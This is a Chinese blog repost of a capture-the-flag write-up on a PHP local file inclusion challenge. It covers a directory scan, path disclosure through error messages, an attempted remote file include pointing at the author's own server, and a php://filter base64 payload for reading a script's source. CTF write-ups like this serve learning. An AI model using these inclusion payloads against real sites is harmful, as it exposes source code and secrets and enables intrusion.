php infosec,Live_lfi（php本地文件包含）

转载


weixin_39609622 于 2021-03-11 21:33:07 发布 24 收藏
文章标签： php infosec
题目地址

如题目所提示，是PHP文件包含漏洞。

访问给出的题目地址，网页提示“网站正在建设中”

扫描目录

和所有web漏洞一样，先dirbuster扫描一下



http://lfi.warchall.net:80/

Scan Information | Results - List View: Dirs: 17 Files: 37 | Results - Tree View | Errors: 6

Type	Found	Response	Size
Dir	/	200	
File	/index.php	200	
Dir	/icons/	200	
File	/test.php	200	
Dir	/icons/small/	200	
Dir	/cache/	200	
Dir	/temp/	200	
File	/temp/rfi.php	200	
Dir	/temp/temp/	200	
File	/temp/test.txt	200	
Dir	/temp/tplc/	200	
File	/temp/file.txt	200	11
Dir	/temp/temp/temp/	200	
Dir	/temp/temp/tplc/	200	

Current speed: 22 requests/sec (Select and right click for more

test.php报错


require_once()语句在脚本执行期间包含并运行指定文件

/home/level/14_live_fi/www/test.php不是一个目录，然后报错了。

info1:网站所在目录路径： /home/level/14_live_fi/www/

猜解参数


猜测应该是远程文件包含remote file include，于是访问rfi.php发现页面是空白。



因为看不到源码，所以只能爆破试试。

发现cmd是可能的命令参数。


/temp/rfi.php?cmd=http://127.0.0.1:80/test.php



查看源代码，多了

这个字符串。

访问/temp/rfi.php?cmd=http://vps的ip:888/whale.php



远程文件包含似乎没有成功。

所以搞不懂cmd这个参数到底怎么用。

重新扫描

找不到线索，于是重新扫描


info2：整理下已知网站目录

http://lfi.warchall.net/protected/

http://lfi.warchall.net/temp/

http://lfi.warchall.net/protected/logs/20180905_critical_details.txt


可以分析出，log目录下，记录了来自各地的尝试文件包含的攻击记录。




而这个攻击记录，则表明，文件包含使用的是require_once()这个函数

而漏洞指明了index.php 的第11行。

线索



于是我返回了index.php



现在考虑一下，题目意思是什么，本地文件包含通常会泄露敏感信息。

然后下一步就是找flag了吧

```
<br />
<b>Fatal error</b>:  Uncaught GWF_Exception:
  thrown in <b>/opt/php/gwf3/core/inc/util/GWF_Log.php</b> on line <b>267</b><br />
<br />
<b>Fatal error</b>:  Uncaught GWF_Exception:
  thrown in <b>/opt/php/gwf3/core/inc/util/GWF_Log.php</b> on line <b>249</b><br />
```

找不到flag所在的路径啊！好气

writeup

writeup

看了一些wp，发现解题思路是这样的：solution.php因为是脚本文件，所以客户端是不能直接查看的。

要通过以下协议，将php编码一下再查看。?lang=php://filter/convert.base64-encode/resource=solution.php"

按照wp，这道题其实坏了，得不出flag的。有点坑。

```
PS C:\Users\whale\Desktop> python f.py
<html>
<body>
<pre style="color:#000;">teh falg si naer!</pre>
<pre style="color:#fff;">the flag is near!</pre>
</body>
</html>
<br />
<b>Warning</b>:  file_put_contents(): Only 0 of 105 bytes written, possibly out of free
ore/inc/util/GWF_Log.php</b> on line <b>265</b><br />
<br />
<b>Fatal error</b>:  Uncaught GWF_Exception:
  thrown in <b>/opt/php/gwf3/core/inc/util/GWF_Log.php</b> on line <b>267</b><br />
<br />
<b>Fatal error</b>:  Uncaught GWF_Exception:
  thrown in <b>/opt/php/gwf3/core/inc/util/GWF_Log.php</b> on line <b>249</b><br />
```